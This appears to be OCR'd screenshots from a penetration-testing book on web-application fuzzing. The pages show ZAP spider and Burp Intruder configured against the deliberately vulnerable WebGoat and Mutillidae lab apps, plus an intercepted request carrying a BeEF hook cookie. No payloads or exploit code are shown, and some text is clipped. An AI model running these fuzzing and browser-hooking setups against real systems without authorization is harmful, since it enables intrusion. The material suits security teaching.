
□ Event Delay 0

□ Reload Delay 0


Scope

☑ Crawl Frames

□ Crawl Once



	Req. Timesta		Code	Reason	RTT
61	05/10/15 13:	t/attack	401	Unauthori...	6 ms
62	05/10/15 13:	t/attack	200	OK	13...
63	05/10/15 13:	t/css/webgoat.c...	200	OK	6 ms
64	05/10/15 13:	t/images/logos/...	200	OK	20 ..
65	05/10/15 13:	t/images/logos/...	200	OK	3 ms
66	05/10/15 13:	t/images/heade...	200	OK	11 ..
67	05/10/15 13:	ico	200	OK	25 ..
68	05/10/15 13:	t/attack	200	OK	25 ..
69	05/10/15 13:	t/css/webgoat.c...	304	Not Modifi...	6 ms
70	05/10/15 13:	t/css/menu.css	200	OK	4 ms
71	05/10/15 13:	t/css/lesson.css	200	OK	8 ms
72	05/10/15 13:	t/css/layers.css	200	OK	7 ms
73	05/10/15 13:	t/javascript/java...	200	OK	5 ms
75	05/10/15 13:	t/javascript/me...	200	OK	5 ms
74	05/10/15 13:	t/javascript/less...	200	OK	5 ms
76	05/10/15 13:	t/javascript/mak	200	OK	6 ms



AJAX Spider

Number of browser windows to open: 1


Maximum crawl depth (0 is unlimited): 10


Maximum crawl states (0 is unlimited): 0

Maximum duration (min, 0 is unlimited): 60

Event wait time (ms): 1000


Reload wait time (ms): 1000






```
if ( !jQuery.support.checkOn ) {
  jQuery.each([ "radio", "checkbox" ], function() {
    jQuery.valHooks[ this ] = {
      get: function( elem ) {
        // Handle the case where in Webkit "" is returned instead of "on" if a value isn
        return elem.getAttribute("value") === null ? "on" : elem.value;
      }
    };
  });
}
j                      x" ], function() {
                       ery.extend( jQuery.valHooks[ this ], {
                       ) {
      if ( jQuery.isArray( value ) ) {
        return ( elem.checked = jQuery.inArray( jQuery(elem).val(), value ) >= 0 );
      }
    }
  });
});
var rformElems = /^(?:textarea|input|select)$/i,
```

```
New watch expression...
⊟ window               Window /mutillidae/
  ⊞ ddsmoothmenu       Object { arrowimages={...}, transition={...},
                       more... }
  ⊞ $                  function(selector, context)
  ⊞ jQuery             function(selector, context)
    bookmarkSite       bookmarkSite()
    onload             onload(event)
  ⊞ InstallTrigger     InstallTriggerImpl { SKIN=1, LOCALE=2, C
  ⊞ applicationCache   0 items in offline cache
    closed             false
  ⊞ console            Object { log=function(), debug=function(),
                       more... }
  ⊞ content            Window /mutillidae/
```



POST http://192.168.1.72/mutillidae/ajax/lookup-pen-test-tool.php


```
         Accept text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding gzip, deflate
Accept-Language en-US,en;q=0.5
 Content-Length 8
   Content-Type application/x-www-form-urlencoded; charset=UTF-8
         Cookie showhints=0; BEEFHOOK=U3cZVCh4DZ132v6WPP5r7hzdaLyWHHyBMatJ4ERCiyS4Iz9HfBGKzUMRmOLhVGwtBZTl1o3hwPZ2kAPU
                ; PHPSESSID=7ud67nntruk6na78au23q1cim7; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist
                =nada
            DNT 1
           Host 192.168.1.72
        Referer http://192.168.1.72/mutillidae/index.php?page=pen-test-tool-lookup-ajax.php
     User-Agent Mozilla/5.0 (Windows NT 6.1; WOW64; rv:38.0) Gecko/20100101 Firefox/38.0
```




URL	Status	Domain	Size	Remote IP	Timeline
POST lookup-pen-test-tool.php	200 OK	192.168.1.72	241 B	127.0.0.1:8080	

```
query                          Object { toolIDRequested="2", penTestTools=[1] }
  toolIDRequested              "2"
  penTestTools                 [ Object { tool_id="2", tool_name="Grendel-Scan", phase_to_use="Discovery", more... } ]
    0                          Object { tool_id="2", tool_name="Grendel-Scan", phase_to_use="Discovery", more... }
      tool_id                  "2"
      tool_name                "Grendel-Scan"
      phase_to_use             "Discovery"
      tool_type                "Scanner"
      comment                  "Has interactive-mode. Lots plug-ins. Includes Nikto. May not spider JS menus well."
```


Chapter 10: Fuzzing Web Applications


Understanding the protocol
Locating input parameters
Generating interesting data
Injecting the fuzzed data
Monitor and logging
Analysis and exploitation



Request to http://192.168.1.70:80

```
GET / HTTP/1.1
Host:
User-A                                 9.0) Gecko/20100101 Firefox/39.0
Accep                                  ion/xml;q=0.9,*/*;q=0.8
Accep
Accep
Refer
Cooki                                  9759.1435439759.1435439759.1;
__utm                                  ct)|utmccn=(direct)|utmcmd=(none);
acope                                  groupswithpersist=nada
Conne
```




Attack Target

Configure the details of the target for the attack.

Host: 192.168.1.70

Port: 80

□ Use HTTPS




Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Sniper

```
GET /§ HTTP/1.1
Host: 192.168.1.70
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:39.0) Gecko/20100101 Firefox/39.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.70/
Cookie: __utma=91154010.1287336064.1435439759.1435439759.1435439759.1;
__utmz=91154010.1435439759.1.1.utmcsr=(direct)|utmccn=(direct)|utmcmd=(none);
acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Connection: keep-alive
```



Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1

Payload count: 50 (approx)


Payload type: Runtime file

Request count: 50 (approx)

Payload Options [Runtime file]


This payload type lets you configure a file from which to read payload strings at runtime.

/root/Downloads/data.list


Burp Suite Free Edition v1.6
Burp
Intruder
Repeater
Window
Help
Start attack
Open saved attack [Pro version only]
Actively scan defined insertion points [Pro version only]
Send to Repeater
Save attack config [Pro version only]
Load attack config [Pro version only]
Copy attack config
